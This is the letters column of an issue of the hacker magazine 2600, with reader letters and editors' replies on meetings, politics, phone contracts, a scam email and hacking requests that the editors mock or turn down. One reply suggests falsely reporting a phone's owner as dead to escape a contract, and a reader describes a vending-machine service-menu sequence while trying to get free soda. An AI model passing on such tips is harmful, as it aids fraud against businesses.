Thanks your website. please hack these id we shall be very thankful to you. [deleted]@hotmail.com, [deleted]@yahoo.com, Ashe is not good lady she is money maker and just communication for money after that she use for wrong work. with thanks.

farooq noor

And somehow you heard that we were the people to come to when something like this happens. That alone is incredible. We're intrigued, though, as to what "wrong work" consists of.

Dear *2600:*

I am writing to say that I was somewhat disturbed by a recent episode of *Off The Hook* that I heard. In this episode, a listener and/or reader had commented on how you all appeared to be "gushing" following the inauguration of President Obama, and then Emmanuel admitted to "gushing," if only a little bit. The reason this disturbed me is not because I disagree with many of Obama's policies and find them antithetical to freedom and was therefore perturbed to hear your support. No, the reason I was disturbed to hear this is because when one is "gushing" over someone or something, that person has a tendency to ignore or be in denial about any faults of that person or thing. Though all of mainstream media has been shamefully activist in favor of Barack Obama, quite frankly, this is the very last thing I would expect of you at *2600*. There are always comments on the radio program and in the magazine from people complaining about you being "political," and you always respond with a statement to the point that the hacker mentality cannot be separated from politics, and that we must remain vigilant over our freedoms against the infringement of those in power. This mentality of suspicion of powerful government along with your propagation of all the merits of freedom of knowledge and of being inquisitive is what defines you. This culture of curiosity of all things and inquisitiveness into gadgets and government alike has had such a great influence on me. From my first reading, this passion struck a chord with me; a visceral chord as well as an intellectual one that continues to resonate. And so, I hope you can see why I was disturbed at even the smallest intimation that you might be averting your watchful eyes or softening the application of your inquisitive intellect with regards to the new presidential administration simply because this leader flies the flag of a Democrat or because you agree with him ideologically in some areas. I believe we would be kidding ourselves to assume that Obama's administration will not continue to use any domestic and international spying powers put forth by the Bush administration, or that they will not implement their own laws and programs that further infringe on the privacy and freedom of the American public. Once power like that is granted to the government, it is too tempting not to use it, much less roll it back. The power is there now, and all future government administrations will have access to it, many of whom you will not agree with ideologically. One of the first things the Obama administration did was to affirm the Bush administration's support of immunity for telcos that facilitated the spying of the Bush administration. The closing of Gitmo was a publicity farce; more of a reshuffling of the inmates around the world, which is almost more dangerous, because at least with Gitmo, there was a symbol, a central point of human rights abuses that the public could focus on. Abuses similar to those that occurred at Gitmo will almost undoubtedly continue, simply distributed without a symbolic focal point for the indignant.

I only ask that you continue your vigilance in watching this administration just as closely as you would any other, regardless of whether they claim to be on your side or whether you agree with some of their ideologies. I am not surprised at the love affair the mainstream media has with this administration, nor am I surprised at their gross dereliction of their investigative journalistic duties. However, I would be surprised and superbly disappointed if you at *2600* abandoned the very core of who you are and did the same. It is the independent and free thinkers such as yourselves that keep the door open for free and honest questioning and debate, fearless in the face of mainstream opinion or other powerful forces. The "place where there is no darkness" can never exist without the constant and honest vigilance of the free. Thank you for being who you are, and I sincerely hope you continue to be honest with yourselves and your readers.

Happy Hacking.

Bpa

Your points are quite sound. But every now and then it's important to step away from the eternal vigilance as individuals for the sake of sanity. We can occasionally be happy without giving up our concerns. Otherwise our negativity will override any points that we want to make and communicate to others. We all know that there are going to be problems down the road and many things to disagree with in the new administration. But it's quite clearly a change from the previous one, even if it's not as much of a change as we would like. To not acknowledge this is to imply that real change isn't realistically possible. And that sentiment is the surest way to keep things the way they are. So don't mistake feelings of happiness on the very first day of this change in government as blind subservience to anything that follows.

Dear *2600:*

HAVING BEEN UNCEREMONIOUSLY DUMPED, I WOULD LIKE TO TEACH MY EX A LESSON HE SOON WON'T FORGET, AND AM WILLING TO PAY FOR THE PRIVILEGE OF SENDING HIM A VIRUS OR TWO, AS WELL AS DISABLING HIS WEBSITE, SINCE AFTER PROPOSING TO ME HE DECIDED THAT MAKING JEWELRY AND MONEY WERE FAR MORE IMPORTANT TO HIM THAN I WAS, AND IN THE PRESENT STATE OF THE WORLD ECONOMY HE TOLD ME THAT'S ALL HE HAS TIME FOR, AND MAYBE ONE DAY WHEN THINGS GET BETTER HE'LL GET BACK TO ME...

I'M WILLING TO PAY A COUPLE OF HUNDRED DOLLARS I CAN ILL AFFORD AT THIS TIME, BUT AM WILLING TO PART WITH IF YOU CAN PUT ME IN TOUCH WITH SOMEONE WHO CAN HELP ME WITH MY REQUEST.

I'M NOT A COP/CYBER SURVEILLANCE

ANYTHING - JUST A GIRL WHO'S HAD HER HEART BROKEN, AND IS TRYING TO MAKE THE PAIN OF HER SITUATION LESS UNBEARABLE...

Angelique

We can't imagine what this guy was thinking. He's walking away from quite a catch, no question there.

Dear *2600:*

I am a new hacker reader and am enjoying your magazine. I love the many articles and hope to be able to order some back issues soon. But I have a question - something you can help with hopefully. I am carrying a Treo Centro on the Sprint network right now and the contract is not up until the end of the year. I was wondering if there was any way to get out of a Sprint contract. I was hoping this was something you could help me with. I thought it sounded right along your lines.

Stuck in a contract and wanting an iPhone
dawn

The best way to deal with this is to make them believe you're about to change carriers. While this won't get you out of the contract, it will make them give you various incentives to stay and these will at least reduce the amount you're spending each month. If that fails, you can also cut back your plan to the bare minimum so that the amount you spend over the next few months will be less than the penalty. You could also loan out your phone for the remaining months to someone who is willing to pay the monthly rate. Or, as a last ditch attempt, you can also report that the person (you) whose name the phone is in is no longer living. This could result in other side effects but it has been known to get the phone disconnected quickly with no penalty.

Dear *2600:*

I enjoyed the tables of contents more in their pre-25:3 format. Since that issue, they have been printed over black and white photos rather than over white as in all the previous issues that I have read.

I find it useful to annotate my copies of *2600* by writing little summaries of each article in the space beside the titles in the TOC and/or by putting stars next to the particularly amazing and useful articles.

It is, of course, more difficult to write with a pen on a black or gray background. Since the fateful 25:3 revision, I have considered several solutions: white-out, silver markers, and fountain-style pens with darker ink. These all seem kinda inelegant, though.

All that said, I write to humbly request that you return to the old format, with a small picture in the upper right of the TOC, black text for the article titles, and shiny happy white space beneath, between, and behind.

Oh yeah, happy (belated) 25th and keep the awesomesauce flowing!

27B/6

We suggest using bright red stick-on stars to mark articles. These are available at most office supply stores. Your purchase agreement does not allow you to mark issues with a pen.

Building the Community

Dear *2600:*

My name is Tuyishime Aimable. I live in Rwanda. I joined the *2600* community a few months ago. I like what you are doing. The problem is that I can't attend any meeting or any other event because I live very far from you. So I would like to ask you if you could help me to grow in that community otherwise or help me promote the *2600* in my country.

Aimable

Contrary to popular belief, you don't have to live in the Western world or even have access to high tech in order to be part of the hacker community or to spread the enthusiasm of the hacker culture. If we look back at the really early days in our own country, hackers did just fine playing with rotary dial phones and glorified electric typewriters. While technology is often at the heart of it all, it's actually not just about the technology in the end. It's about the thought process. If you learn to think like a hacker, where you are and what you have access to will become secondary. By questioning everything - human or machine - and by constantly experimenting and sharing your findings, you'll be able to apply this hacker mindset to almost any situation and, in so doing, find other like-minded individuals. This is another reassuring fact. There are always other people, no matter where you are, who will share your curiosity and passion. It's just a question of reaching them. So our advice is to use this distance as an opportunity to start something fresh and to be a real pioneer in your country. Just because you're far away from us doesn't mean that you can't start running your own meetings or events. Of course, every country is different with regards to rules, what is tolerated, and how individual thinkers are dealt with. So make sure you're familiar with what you're up against and what you're willing to fight for. As hackers are almost always heavily involved in freedom of speech issues, the reaction against them can sometimes be a bit heavy handed. This is true of any authority figure. So be aware of this, keep reading a lot, and always maintain a level of curiosity. You will find the hacker community all around you.

Dear *2600:*

Hiya I'm 15 and love technology and love to talk about it. My question is am I able to attend the meeting in Dublin and what do I bring if I am allowed? Can you tell me a little about what we do at the meetings and what I need? What do I need to bring (laptop, money, etc.)? Thanks.

warlock

There are absolutely no requirements of this sort to attend one of our meetings. They're open

to all ages and there's no admission fee of any type. We welcome people of all levels of expertise, including those who believe they know absolutely nothing. (In fact, we greatly prefer them to those people who believe they know everything.) All we ask is that you come with an open mind, help those who ask questions, avoid developing cliques, and be ready to explain what we're all about to those who might not get it right away, including any security guards who may work in the space you're meeting in. Some meetings have presentations but most are simply gatherings where people talk to a variety of individuals who show up. There will always be those who imagine the meetings exist for the purpose of obtaining illegal information or devices and you may even encounter attendees who believe this and who try to subvert the image of hackers into the mass media definition. This is why it's so important to understand what the meetings are really about and to invite people from all circles to join in and make them even better. We hope you find them interesting; the Dublin crowd is a good one.

Dear *2600:*

How can I find a hacker group or convention in South Florida?

Joel

We're not aware of any hacker conferences taking place in that part of the country and none of the four 2600 meetings in Florida are in the southern part of the state. We certainly hope something gets started as a result of your inquiry.

Dear *2600:*

I am working on starting a *2600* meeting in my local area (Silicon Valley). However, there are two fantastic meetings already in San Jose and San Francisco, about a 60 minute drive from where I plan on setting up the meeting (Mountain View or Palo Alto). I'm ready to publicize it, but I was considering setting it up for the third Friday instead of the first of each month.

The reasoning behind this is because there are two great meetings already. I don't want to cut into them and make people choose, while at the same time give those who wouldn't want to drive into the cities (and deal with parking) or deal with the train schedules (which end before most meetings end). Furthermore, Palo Alto and Mountain View are the homes of many startups as well as Google, and I feel that such a meeting in one of these nearby locations would do quite well to bring people together.

If I do this, would that alternative Friday be acceptable in your opinion?

Lowery

Having secondary meetings in other places is a great idea. We understand that once a month often isn't enough but it's also good to get to other places and, in addition, offer people who can't get to a meeting in a major city an opportunity to meet other hackers. It just gets really complicated if we have to keep track of all of these meetings, so we try to keep it simple by only listing the "first Friday of the month" ones. Having meetings on the same day of the month makes it easy to keep track of and there's never a question of which day is 2600 Meeting Day. Obviously, there will always be people who can't make it to the meeting on a particular day but the first Friday rule has been in effect for over 20 years and it's reached the stage where it's factored into people's schedules before they accept a job offer or complete their class schedule. (At least for a few people it's gotten to that point.)

Dear *2600:*

I just got the guidelines auto-reply. I don't know why I didn't see that sooner (hint: I'm a dolt). That lays out some excellent points, and might put an end to my plans (which isn't necessarily a bad thing).

Lowery

Our auto-reply also explains the rationale behind having the meetings on the first Friday of each month. However, your idea is still a good one and there are already numerous meetings that have "unofficial" get-togethers in either the same or a different location. What we suggest is that you spread the word at the official meetings and see if you can get some enthusiasm for the alternative ones. Anything that helps to build the community is a good thing.

Dear *2600:*

First off, I wanted to congratulate you for making such a great publication available to the public for over 26 years.

I live in Bakersfield, California and the closest *2600* meeting is over 100 miles away in Los Angeles, so I'm considering organizing meetings here in Bakersfield if there's enough interest locally. Anyone interested should contact me through the form on the website: bakersfield2600.webs.com.

Jason

For those interested in setting up more meetings and reaching out to the 2600 readership in this manner, might we suggest a free Marketplace ad? You would need to be a subscriber or at least know someone who's a subscriber who could submit the ad. We imagine there are lots of potential areas for meetings but it's always a challenge to reach out to people when you have yet to meet them.

Dear *2600:*

I recently moved to Amsterdam and was astonished that there is currently no *2600* meeting here. How would I go about starting a meeting here? (I'm not sure there would be any interest.)

I've been attending *2600* meetings in Ottawa and Toronto for quite a few years now. I no longer hack hardware/code (software engineer now) but enjoy attending mainly because the people are so interesting at these meeting.

peter

It's hard to imagine why there would be no interest, particularly in a city as individualistic

and creative as Amsterdam. Having the magazine available usually helps and it's possible that might be a challenge if no local bookstores are willing to carry it. Oftentimes though, the only reason a meeting isn't taking place in a major city is simply because nobody has yet taken the time to put one together.

Dear *2600:*

I am wondering if the staff of *2600* would be interested in having a website designed and implemented using a content management system such as Joomla. I would be willing to do all the work for free. My only motivation for doing this is to make the website more reliable, accessible, and easy to use for both the admins and the users. Any thought on this would be appreciated.

Thanks and keep up the great work!

Zach

Designing and implementing a site is a single step in a long process as there are countless things that can and will go wrong down the road. We're not at all discounting your generous offer but it's important to realize that such things are more complicated than appear at first glance. We actually have a number of people working to overhaul our site and we're confident we'll get there one day. Until then, if there are features that aren't working properly or things our site should be doing that it isn't, we would like to focus our attention on that in the more immediate future.

Dear *2600:*

Sir, I am a student and currently pursuing my B. Tech. degree. I am from India. I am sorry because I am going to ask you the same question which I think you hear a lot from the basic user: that is, how I can be a hacker. I know the difference between a hacker and a cracker. I surf a lot on the net to find the beginning but failed to find a real one. Sir, please tell me from where to start and which courses I should take. In short, how I can be a hacker. I know that I can't be hacker just in a night. It takes a lot of time and determination but sir, I don't know from where to start.

Please give attention to my request. I will be very thankful to you.

Prateek

We get so many requests like this and it's important to make it clear that hacking isn't something that is taught like a class. It's a state of mind and you get there by experimenting and asking a whole lot of questions. You obviously need to have an interest in the stuff you're asking questions about. You need to not be afraid to step out of the rigid confines of rules and see what happens under different conditions. Don't buy into the hype of hacker versus cracker and the silly colored hat designations. Being a hacker means to be someone with a strong desire to learn and to innovate. What you do with that knowledge and ability later on is a totally different story.

Ideas on Spreading Knowledge

Dear *2600:*

I'd like to suggest a topic for an article. The topic would be a guide to the North American phone system for newbies, and would start by describing the dial plan.

For example, like most other people, I thought the "one" you dialed before a long distance number was the "long distance access code." According to the O'Reilly book *Asterisk: The Future of Telephony,* this is mistaken. The "one" is actually the "country code" where the "country" in question is the NANP (North American Numbering Plan), which includes the U.S., Canada, and some Caribbean countries. They are distinguished by the familiar three-digit area codes (called NPAs). Within the NANP system, dialing 011 indicates an international number. This is how you dial countries outside the NANP.

That's really all I know. Someone with more knowledge, pick it up and run from there. It would be a boon to everyone who isn't already a phone phreak.

Travis H.

The phone network is what inspired a great many hackers to start exploring in the first place. It's filled with all sorts of fascinating details and trivia, and most of what you explain above is accurate. However, you're not dialing a country code every time you precede a domestic number with a "one." That's just the (somewhat outdated) method of indicating that you're dialing outside your area code or making a long distance call. We've had articles on this subject in the past but are certainly open to printing new ones with updates and additional information.

Dear *2600:*

I'd like to write about creating web2.0collage.com (namely how the browser history sniffing worked, how the scaling worked when it got on Slashdot, and a bit about the potential privacy concerns). Would something about this be of interest to you?

Holden

Most certainly. The concept of a page that shows a collage of websites a user has visited by digging through their browser's history is fascinating, creative, and frightening. Those can be considered our three essential ingredients.

New Information

Dear *2600:*

I wanted to add to the advice you wrote in response to dawn's letter about how to try and get out of her cell phone contract. You suggested that she could downgrade her plan, but I wanted to let your readers know just how far you can downgrade. My sister recently wanted to switch carriers but had eight or so months left on her contract, so she called her carrier to find out what they could do for her. The CSR she spoke with informed her that, rather than pay

the early termination fee, she could downgrade her plan to an obscenely low-priced (and massively neutered) $10 a month plan instead for the remainder of the contract period. She would just have to be willing to give up her current number and get a new one with her new carrier if she still wanted to switch, since the current number would still be "active." She was able to effectively pay only $80 for the remainder of her contract period rather than the $150 it was going to cost her to cancel early, and she's been happy with her new hardware and service on her new carrier ever since. With luck, this information can help anyone who finds themselves looking at the green grass on the other side of the fence, whatever field they may be in.

dmchale

Dear *2600:*

Since *2600* seems to be a sociopolitical magazine, not just a technical one, I wanted to send you and your readers this information.

The documentary *The Obama Deception*, directed by Alex Jones, theorizes that Obama won because he was seen as most acceptable to the public and the people who apparently always run the government. It's available on YouTube.

The documentary *ZERO: An Investigation Into 9/11* directed by Franco Fracassi and Francesco Trento has some interesting claims about what happened on September 11, 2001. It's available on Google Video.

If you are interested in these types of things, try browsing *The Reality Zone* (http://realityzone.com).

This letter sounds like a shameless plug, but even I think some of the ideas in the documentaries and the site sound too surreal. I still have to check the claims.

Happy watching (and reading).

katkat

Conspiracy theories are always interesting and fun to watch, as long as you question them as much as whatever it is they're questioning. After all, most conspiracy theories are part of the conspiracy themselves. (We're waiting for the documentary on that.)

Dear *2600:*

Vinicius K-Max is a well known Brazilian "computer enthusiast." (Is he a "hacker" or "digital prankster" - who knows?) Some time ago, he was in the news because he kidnapped some Orkut communities with an exploit. He hit the news again in the first Campus Party last year by redirecting the traffic of a LAN to his laptop. When people tried to access sites such as Google, Blogger, Flickr, Orkut, and others, he presented a fake page saying the organization considered the requested page to be an inappropriate website. That led to lots of discussions about security, the organization, and whatnot.

Now K-Max is in the news again, but in some serious trouble. He found a way to access private data from customers of the Telefonica phone company trough the Internet. He contacted the company about it, and also put up a website for anyone to verify this security flaw.

Now the company is accusing him of data theft. The police already have gone to his house, armed with guns, and taken some of his equipment. He will be indicted for "distribution of secrets," which means one to four years of arrest. K-Max says he only wanted to expose a security flaw in the Telefonica system. Apparently, they also want to indict him for his previous acts, too.

The country is right now in the midst of a controversy because of a proposed law to typify digital crimes, and other ideas regarding the Internet. And Telefonica is also not very popular because of some faults on their Internet service.

I doubt it anyone is pressing charges on the company.

It will be interesting to see what happens.

++divide_by_zero

It most definitely will be and we'll be keeping an eye on this. It just goes to show that there are interesting hacker cases going on all over the world and we would do well to pay attention to them at least as much as we focus on what's happening close to home. Thanks for letting us know about this.

All Sorts of Questions

Dear *2600:*

I was not really sure which email address to send this to but I wanted to get some information on submitting photos to the magazine.

I work for the Evil Empire (AT&T) and have access to pretty much all the systems, plant, MDF, switches, DSLAMs, etc. I get to see this stuff every day. I might just be a phreak but I believe some other people would like to see everything from the ancient equipment to the latest and greatest.

I would be more then happy to write up a small article on the piece of equipment that is in the photo as well. Thanks for your time and consideration and, as always, I will do it for just the gratification of helping others.

Brad

We look forward to receiving your submissions. This is a great example of how people within certain organizations - who have access to things we can only dream about - can make our world so much more interesting simply by sharing information. Thanks for helping to preserve the hacker spirit.

Dear *2600:*

First off: goodness! Did you really send that fellow every copy of *2600?* That would rock!

I am 14 years old and a budding hacker/phreak. But, really, none of this "teach me to hack" crap. No! I have decided to develop myself through reading and exploring with specific questions and answers.

I always download your radio show and have purchased a copy of your anthology. Good stuff!

Second (or third) off: Thanks. I really appreciate everything you folks there at *2600* do for me and everyone else. I have found the hacker community welcoming and informative. Thanks.

Random ballyhoo: how many people make up the staff there? Just curious.

Wow, that letter I just wrote *did* feel somewhat like conquering a mountain! Or taking down "the man!" Hooray!

Leone263

It sounds like you're on the right path. Thanks for writing. In answer to your query, it depends on what the definition of "staff" is. We have a handful of people who devote their entire lives to our organization (not counting all of the lunatics who do this without our knowledge), and then there are people who contribute what they can, whether it be through writing, taking pictures, lending expertise on a variety of technical and non-technical fronts, etc. The latter would be a frighteningly large number if we ever tried to calculate it. We suspect the authorities already have, which is why they live in constant fear over what we might do next.

Dear *2600:*

I want to place an order on your store and I would like to know if you ship to Australia. My method of payment will be credit card. So please let me know if you can assist me with the order. And please do not forget to include your web page in your replying back to my mail.

I will await your prompt response as soon as you receive this mail. I will be very glad if you treat this email with good concern.

Frank Moore

This one almost got us but it actually is part of a scam. The "good concern" is what seemed a little fishy so we checked online and, sure enough, there are thousands of almost identically worded letters floating around on the net. What's the scam? Well, first of all, printing our reply in a magazine pretty much defuses the whole thing right away. However, were we to respond to this person via return email, we would undoubtedly get a followup asking for a list of products we sell. (That in itself is a bit strange since someone should already know this if they're interested in ordering something from us.) They would then send an email ordering a large number of items, and somehow the only way to make the order go through would be to involve bank transfers to third parties once their payment to us had been received. We would be enticed by having the amount they pay to us be substantially more than what we needed to transfer to the third party, most likely an additional amount for our "trouble." Needless to say, their payment to us would turn out to be fraudulent and any money we sent out would be lost along with anything we sent them in the mail.

It's hard to imagine people falling for such schemes but it happens all the time and the fact that even for a moment we thought this was a real letter indicates that these con jobs can, in theory, still work.

Incidentally, yes, we do ship to Australia.

Dear *2600:*

First of all, I recently subscribed to *2600* and I love it.

I was thinking of starting my own small quarterly magazine and was wondering if you had any advice. Thanks!

Michael

We assume you're talking about starting an actual printed magazine as opposed to something online. Going print is a lot harder and has many challenges but we find the printed word is more enduring, if only because it requires a certain commitment that oftentimes doesn't exist in the glut of electronic prose. Naturally, there are exceptions on both ends of the spectrum but print is in our blood so we're naturally going to feel its magic.

The best advice we can offer you is to let your zine grow into a rhythm. Most new zines either overdo it and get burned out (or lose a ton of money) or don't put in enough effort and wind up never really going anywhere. You need to gauge your readership and figure out where your content is coming from and how much of it you can manage for each issue. These things take time and you will almost certainly not get it right from the start. The important thing is to realize that you will be putting effort, money, and material into this project and you may never wind up in the black. If you can accept that and work it out so that in the worst case scenario you don't lose a fortune, then you have a much better chance of evolving into a regular publication that might, at the least, break even. But, no matter what, having that printed object in front of you is an achievement you will be proud of for many years to come. That's why it's always better to try and fail rather than avoid failing by not trying.

Dear *2600:*

PLEASE I NEED TO KNOW IF YOU HAVE TO CALL TO CUBA, GOOD RATE.

Nicolas

Why on earth do you think we're the people to ask about this? Go shop around, ask Google, visit a corner grocery that sells phone cards, participate in online forums where people actually discuss this stuff, or ask random people on the street. You also might want to find a way to unstick your caps lock key. Good luck.

Dear *2600:*

If I want to get more information on the phone systems nowadays, where can I get it? Or where should I start?

Apple Freak

A good place to start is by defining your terms. There is no one phone system obviously but there are so many different aspects to phone networks today that it's hard to sum it all up with one label. Voice over IP is one category that has almost infinite worlds of possibility. Or perhaps

you're interested in private networks (PBXs), the more traditional long distance phone companies, how the switches themselves are wired together, or maybe just some history on how it all used to be. You can get a lot of info just by asking, whether that be in the letters section here, on some sort of online forum, or by meeting other like-minded people at conferences or 2600 meetings. Of course, exploring your local bookshop or library is another great way to learn. And don't forget the method so many of us used to figure it all out - hands-on access. Every phone everywhere is a portal.

Dear *2600:*

In the recently published *The Best of 2600* book, there is a mention of a 1991 video covering Dutch hackers accessing military computer systems in the United States. Is this video still available?

iphelix

That video hasn't been available for some time but you can expect it to rear its head as we digitize some of our older material.

Dear *2600:*

I just came back from Mauritius (very small island in the Indian ocean) and took pictures of two different payphones for you. They were taken with a 12MP SLR so they are five megabytes each. Should I email them together or separately, or should I upload them to a specific place? I don't want to blow up any mailboxes.

Also, when I send the pics, should I include a caption with each?

Scott Brown

Since one of your pictures has been printed, we trust you found the answer. For everyone else, don't worry about size (however, images that are too small won't print well), and please provide as much info as you can on the phone being submitted: where it was found, any interesting facts, etc. The email address is payphones@2600.com.

Dear *2600:*

FYI in case you've not gotten this yet. Do you have any idea who/what this is?

---------- Forwarded message ----------

Sent: Sun, 19 Jul 2009 11:06:51 -0400

Subject: OperationUtopia

Just got this e-mail & thought you might be interested. I ran a search for e-mail addresses associated with 2600 articles. Pass it on or check them out-you may not believe what they have going on.. ...Due to the threat of gov. controlled public manipulations through cyberwarfare & cyberattacks, an independent non-national group of hackers has sprung up. Whether things like the recent DoS attacks on the Pentagon, which media outlets claim came from North Korean sympathizers are real is a moot point. If there is no independent arbitration & things like this go unchecked networks will become locked down as a response to this cyberterrorism, no matter who the real terrorists are. As well, reactionary defenses from these types of threats to net neutrality & freedom on the net will be to late. A proactive approach must be taken. This group, who some have called the secret society, is gearing up to launch a global alternate reality game where everyone who comes into contact with them will be working on a project called Operation Utopia. From the outside oputopia looks like a game whose solution is figuring out what the secret society really is. In actuality it is distributive hacking, & if enough people play the game they will have a workforce unparalleled in recent history. I have heard they communicate via encryptions based on the non triuial zeros of the riemann hypothesis. Heavy stuff. Anyway get word to as many hackers as possible, if not to support the secret society, at least to investigate them & question their motives. For them to have remained anonymous for so long is remarkable from what I hear they have done & who is with them. operationutopia@hotmail.com is a contact point. Forward all this info to as many hackers as possible. If these guys are for real it will change everything.

----- End forwarded message -----

Sai

No, but you've thoroughly spooked us out. How ever did they find out our secret plans?

Dear *2600:*

Would you have any photographs or information on the payphones that would have been in use during 1970-1975 in Vietnam? I am researching props for a production of *Miss Saigon* and would love to be as historically accurate as possible.

Thank you for your time.

Steven

As that was a fairly chaotic period in the country's history, it might be difficult to find actual photos of payphones with much attention to detail. We can say almost certainly that any phones submitted to us in recent memory would be of a very different style than those in use back in the 1970s. However, our readers are a tremendous resource so if there is an answer to your question, we will hear it from them. We'll keep you in the loop.

Dear *2600:*

I have read on your site very nice things but I can you help me please with some hacking. Its about a betting site and they have in every betting house a TVs on them are going recorded dog bets 1-6 my question is can we hack them to see whats next bet on dogs there is a lot of money to win can you answer me please bye :)

Arnel

You want us to somehow help you hack dog betting? Other than fixing the races (let's hope you're talking about races), what precisely do you think we can do? We'd like to say this is the most unclear letter we've ever gotten but it wouldn't be true - not for this issue and not even for the day that this was received. We seem to have become the clearinghouse for the dazed and confused.

Dear *2600:*

I am a 53-year-old woman and only child. Both parents are deceased. I have no husband and no children. My father was career USAF and reached full colonel. I live in my parents' home, which I inherited. I am retired after 30 years of teaching. I own a Dell laptop running XP and an older desktop running Win 98SE. The desktop is run off-line and my laptop is used almost exclusively for email.

I've read your magazine off and on for years. That, and being an Air Force brat, prompts me to ask the following questions. First, based on what I read in *2600* every quarter, give me one good reason why I should use a wireless anything? Second, since it's a *fact* that extraterrestrials have visited Earth on countless occasions and that the United States is in possession of a vast amount of advanced extraterrestrial technology, why should I participate in the ongoing technological charade, or for that matter, every other charade that Americans suffer from our government? Thanks for publishing *2600.*

Julie

Let's tackle your first question first. Sometimes wireless things are more convenient. Phones, computers, radios all can be used with more flexibility when there are no wires involved. But in the case of wireless devices that transmit, the health effects are still somewhat unknown, mostly because these devices haven't been around that long. There are also security concerns if proper precautions aren't taken with regard to protecting content. You can certainly survive just fine without using wireless technology if you so choose. Now to your second question. We have no comment at this time.

Dear *2600:*

I have an interesting issue regarding letter submissions. First, I would like to know if you actually accept letters. Of course you accept emails, but some people may be confused about this terminology. I also would like this clarified before I spend my valuable time writing something in a format your magazine may consider obsolete. I know you guys would gush over a real written letter, but it might not do me any good in getting it printed in the mag.

For me, a letter can be two things: something written out by hand or something that is typed up, printed out, then sent through the mail. My question is this: What if someone were to write you a letter by hand or type it up and send it through the mail and you wanted to print it in the magazine? Would someone at the office type the letter up on the computer? What if it was a lengthy letter? I think clarifying this would satisfy the dwindling number of us who still value this timeless form of communication.

Being creative by nature, I value tangible things much more than I value seeing information on a screen, just like when Emmanuel Goldstein states that the printed word is still the most valuable form of communication. Sure I hack, play video games, and text. But I also draw, write, and travel. In other words, I cater to the desire to see and touch real things.

I recently purchased a fully restored typewriter from the 1930s from an online store. To say that typing on it was a humbling experience would be a severe understatement. It gives me a feeling of nostalgia and excitement that I can only compare to receiving the latest issue of *2600* in the mailbox.

When was the last time any of us sent or received a real letter? It's been too long. Write a note to your buddies congratulating them on a good business meeting! Write your girlfriend and thank her for last weekend! Write to an incarcerated *2600* reader! Put down that Blackberry and pick up a pen!

For me, an old fashioned typewriter has just the right amount of technology. My typewriter never gets viruses, never has to be restarted, and never crashes. The operating system never needs to be upgraded and I don't need to worry about registering it with the company I bought it from. It has an infinite amount of storage space because I can always purchase a new box of paper. And when I walk away from typing, I don't have to worry about draining power and can pick up right where I left off. Find me a computer that still works after almost 80 years.

We can't be creative as hackers if we don't understand the technology that got us to where we are today. Don't get so engrossed in staring at screens that words on paper don't mean anything to you. Good luck to all in reconnecting with your creative side.

As a final note, this "letter" was really an email to *2600.* I'm not going to write or type a real letter until I know how *2600* will print it in the magazine.

Thanks again for a great magazine!

sc0ut

If the letter or article is interesting and informative, we will print it. We regularly transcribe typed and handwritten letters and articles (the only way people in prison can communicate) and in the past we've even transcribed articles that were spoken into our answering machine. We weren't particularly happy about it, but it needed to be done. The point is that if it's something our readers will appreciate, we'll do whatever it takes to include it.

Dear *2600:*

I was banned from this site just because the admin got the bribe from one member and when I questioned him why he banned good members without giving notice and keep the bastard just because they kissed his ass and bribe him with gift card money, he banned me without notice too and deleted my thread to erase the evidence.

Do you think that you can hack this site? Cause they're always proud that they're well protected and back up frequently.

Let's see who's better.

Son

Yes, this is exactly the kind of thing we want to get involved in. Thanks for thinking of us.

Dear *2600:*

Hello. My name is Ray. I am visiting Honduras, and for way too long. A year too long. Is there any way that I can enter the Honduran database to alter my date of entry and my port of entry? Thank you for any help that you can give me.

Ray

So you'd like for us to erase a year off of your stay in Honduras? There's bound to be a good story in here somewhere and we'd really like to hear it. We have a hunch it might be a little more complicated than simply changing dates in one country's database. We'd probably have to change a second country's database too. And mess with the memories of the people who were supposed to have seen you for the past year. It could get a little tricky. And, oh yes, expensive. But we've said too much.

Dear *2600:*

Why *2600* don't have meeting in Malaysia?

Fiez

Just a guess but probably because nobody in Malaysia set one up. You are nominated, assuming you're actually in that country and aren't simply asking from somewhere else for some reason.

Interesting Observations

Dear *2600:*

I read the letter from Vandy. He continues at length about what we know and don't know, and finishes with, "Thanks to *2600* for doing what you do, and helping keep us out of the camps." In the back of the mag, in the Marketplace, you advertise events for ToorCamp and HAR2009. Oh, the irony!

eddiehaskell

Dear *2600:*

I've been wandering around the skyways today and discovered a Coca Cola machine. An "Intellivend 2000" to be precise. It has a column of nine buttons used for choosing which soda you wish to buy. Haven't gotten it to dispense the soda for free yet - I have to figure this out, though. If we label the column of nine buttons 0-1-2-3-4-5-6-7-8, you can press 0-3-1-2-0 to get into a menu. 0 becomes "back", 1 becomes "up", 2 becomes "down", and 3 becomes "select". Root menu, as shown on its little red LED display has "eror", "rbn", "ubr", and "sale". You can press up and down to select between these and press 3 or "select" once you have one that you want. Selecting "eror" gives you "sts" and selecting that gives you "da" one through twelve. Don't know what these are. Selecting "rbn" doesn't do anything. Selecting "ubr" displays "67015-6". Don't know what this is. Selecting "sale" gives you "0002-6655" and selecting that gives you a choice of viewing "sl" one through twelve. I guess these are sale counts but there are only nine sodas to choose from - 10, 11, and 12 were all "0001" on the machine that I was looking at. The rest were a bunch of different numbers. Unplugging the machine and replugging it back in didn't change anything in the menu. If anyone can do this too, write in. I looked around for the same model machine so I could try it on two vending machines, but I couldn't find any. Next time, I'm going to experiment with holding down buttons and unplugging/plugging it back it in.

sigflup

Finding a manual online for this particular model or simply trading information with other people who have access to this machine shouldn't be too hard. In fact, most interesting machines have documentation that would make really good articles if translated from manual-speak.

Dear *2600:*

I have been in the electronic security industry since the early 1990s, at first installing and later designing and selling CCTV, access control, intrusion, fire alarm systems, and integration packages. I think that your fine magazine should be mandatory reading for anyone who works in any security field. I've been a reader for so long that I forgot when I started.

All of our security systems have a computer/network component. It always amazes me that my industry "peers" seem to know so little about computer networks and less about network security. I always ask people in my business if they read or know what *2600* is, and the answer is almost always no. It is no wonder that IT managers cringe when they see us pulling into their parking lots!

I want to remark on an editor's response to a letter by Estragon concerning CCTV systems in supermarkets. This same remark can be applied to many surveillance system installations.

Large CCTV installations in supermarkets are very common. Many "mega-stores" may have 64 or more cameras and four or more DVRs connected to RAID arrays to collect and archive video (to be stored for years in some cases). The reason is not to stop you from shoplifting a steak or some dairy products, although this deterrence is a side benefit. The main issue is the store protecting itself from fraudulent "slip and fall" personal injury lawsuits.

